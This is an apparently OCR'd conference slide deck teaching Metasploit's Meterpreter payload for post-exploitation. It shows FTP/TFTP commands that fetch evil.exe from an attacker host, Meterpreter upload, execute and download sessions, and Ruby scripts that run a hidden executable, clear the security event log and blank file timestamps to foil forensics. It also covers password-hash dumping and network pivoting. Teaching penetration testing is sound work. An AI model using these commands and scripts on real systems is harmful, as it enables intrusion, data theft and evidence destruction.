
Metasploit (Some Fun Stuff)



Who Am I

- Chris Gates
  - CISSP, GCIH, CPTS, CEH, A+, Network+, Security+, MCP 2003
  - Columnist on EthicalHacker.net
  - VP of Operations LearnSecurityOnline.com
    - chris [at] LearnSecurityOnline.com

Why am I here

- Talk about the Metasploit Framework (some more)
  - http://framework.metasploit.com/

Day 1 Recap

- Metasploit Framework Background
- Framework Interfaces
- Exploit Types
- Payload Types
- Auxiliary Modules
- Examples

Where are we going

- Metasploit Framework Meterpreter Payload Background
- Using the Meterpreter payload (demo)
- Pivoting through exploited hosts using Meterpreter session (demo)

Meterpreter


- Short for Meta-Interpreter
- An advanced post-exploitation system
- Based on library injection technology
- First released with Metasploit 2.3
- Updated and included with MSF 3
- Whitepaper available for detailed information

Meterpreter

- Meterpreter is a great tool for post exploitation
- Post-exploitation - Manipulating the target
  - Arbitrary command execution
  - Command execute via shell
  - File access, VNC, pivoting, etc
  - Advanced interactions

Meterpreter

- So you got a shell...Now What???



Meterpreter

- If you are pen-testing, that may be enough
- If you are trying to dig into the network, you are limited
- Most people spawn a command shell
  - Poor automation support
  - Reliant on the shell’s intrinsic commands
  - Limited to installed applications
  - Can’t provide advanced features

Meterpreter

Old School Post-Exploitation #1

We can FTP our files...

```
ECHO open 192.168.201.20 21 >> x.txt
ECHO USER demo >> x.txt
ECHO PASS demo >> x.txt
ECHO bin >> x.txt
ECHO GET evil.exe >> x.txt
ECHO bye >> x.txt
```

Meterpreter

Old School Post-Exploitation #2

We can TFTP our files...

```
C:\WINDOWS\System32\>tftp -i 192.168.0.105
 GET evil.exe
tftp -i 192.168.0.105 GET evil.exe
Transfer successful: 70656 bytes in 1
 second, 70656 bytes/s
```

Meterpreter

New School Post-Exploitation

We can upload our files via Meterpreter...

```
meterpreter > upload evil.exe evil.exe
 [*] uploading  : evil.exe -> evil.exe
 [*] uploaded   : evil.exe -> evil.exe
```

We don't have rely on system tools or extra open ports, we use the existing channel :-)

Meterpreter

New School Post-Exploitation

We can run our executable via Meterpreter...

```
meterpreter > execute -f evil.exe
Process 1700 created
```

Or you can drop to a command prompt

```
meterpreter > execute -f cmd.exe -c -H -i
Process 1744 created.
Channel 89 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Meterpreter

New School Post-Exploitation

We can download files via Meterpreter...

```
meterpreter > download secret.txt
secret.txt
[*] downloading: secret.txt -> secret.txt
[*] downloaded : secret.txt -> secret.txt
```

Meterpreter

- After exploitation, a Meterpreter server DLL is loaded on the target
- Attackers use a Meterpreter client to interact with the server to...
  - Load run-time extensions in the form of DLLs
  - Interact with communication channels
  - Use scripts to automate processes
  - Completely erase meterpreter presence after reboot

Meterpreter

- Meterpreter for 2.x you had to load extensions manually; Fs, Net, Process, and Sys.
- Meterpreter for 3.0 loads everything except “priv” by default
  - Provides access to standard OS features
  - Feature set provides for robust client-side automation
  - Designed to mirror the Ruby API to make it easy to use existing scripts against targets

Meterpreter

- What you can do with meterpreter
  - Command execution & manipulation
  - Registry interaction
  - File system interaction
  - Network pivoting & port forwarding
  - Complete native API scripting
  - Anything you can do as a native DLL, Meterpreter can do!
  - Dump password hashes (priv extension)
  - Manipulate File Access Times (priv extension)

Meterpreter

- Core Commands

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel
```

Meterpreter

- File System Commands

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getwd         Print working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rmdir         Remove directory
    upload        Upload a file or directory
```

Meterpreter

- Networking Commands

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Meterpreter

- System Commands

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shutdown      Shuts down the remote computer
    sysinfo       Gets information about the remote system, such as OS
```

Meterpreter

- User Interface Commands

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    idletime      Returns the number of seconds the remote user has been idle
    uictl         Control some of the user interface components
```

Meterpreter

- Priv Commands

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

Meterpreter

- Post Exploitation Scripts
  - The MSF 3.0 meterpreter implementation provides an API that can assist an attacker by automating the post-exploitation process using scripts.
  - http://framework.metasploit.com/documents/api/rex/index.html

Meterpreter

Upload and execute your favorite .exe

```
--uploadexe.rb--

bin = “innocentfile.exe”

print_status("Uploading executable #{bin}")
client.fs.file.upload_file("%SystemDrive%\\
#{bin}", "./postexploit/evil.exe")

client.sys.process.execute("cmd.exe /c
%SystemDrive%\\#{bin}", nil, {'Hidden' =>
'true'})
```

Meterpreter

Clearing the event log

```
--clearseclog.rb--

print_line("Clearing the Security Event
Log, it will leave a 517 event\n")

log = client.sys.eventlog.open('security')
log.clear
```

Meterpreter

Blank file access times to foil forensic tools

```
--timestomp_xp--

print_status("Blanking everything in the
C:\\WINDOWS\\System32\\LogFiles folder")

client.priv.fs.blank_directory_mace("C:\\WI
NDOWS\\System32\\LogFiles\\")
```

Meterpreter

- Pivoting through exploited hosts
  - We exploit a remote host with meterpreter payload
  - We background the meterpreter session
  - We add a route through the meterpreter session
    - route add IP subnet session#
    - `msf > route add 172.16.0.0 255.255.0.0 1`
  - Exploit the second host

Links

- Meterpreter Whitepaper:
  - http://www.metasploit.com/projects/Framework/docs/meterpreter.pdf
- Beyond EIP talk by skape from BH USA 2005
  - http://metasploit.com/confs/blackhat2005/blackhat2005.pdf
- Meterpreter scripts and MSRT
  - http://blog.metasploit.com/2006/10/meterpreter-scripts-and-msrt.html

Thanks!

- Big thanks to:
  - EthicalHacker.net Don
  - HD Moore
  - MC, phn1x, & Dean
  - Joe from LearnSecurityOnline.com

Contact

chris [at] LearnSecurityOnline.com

http://www.LearnSecurityOnline.com
http://www.EthicalHacker.net
http://carnal0wnage.blogspot.com

DEMOS!

QUESTIONS?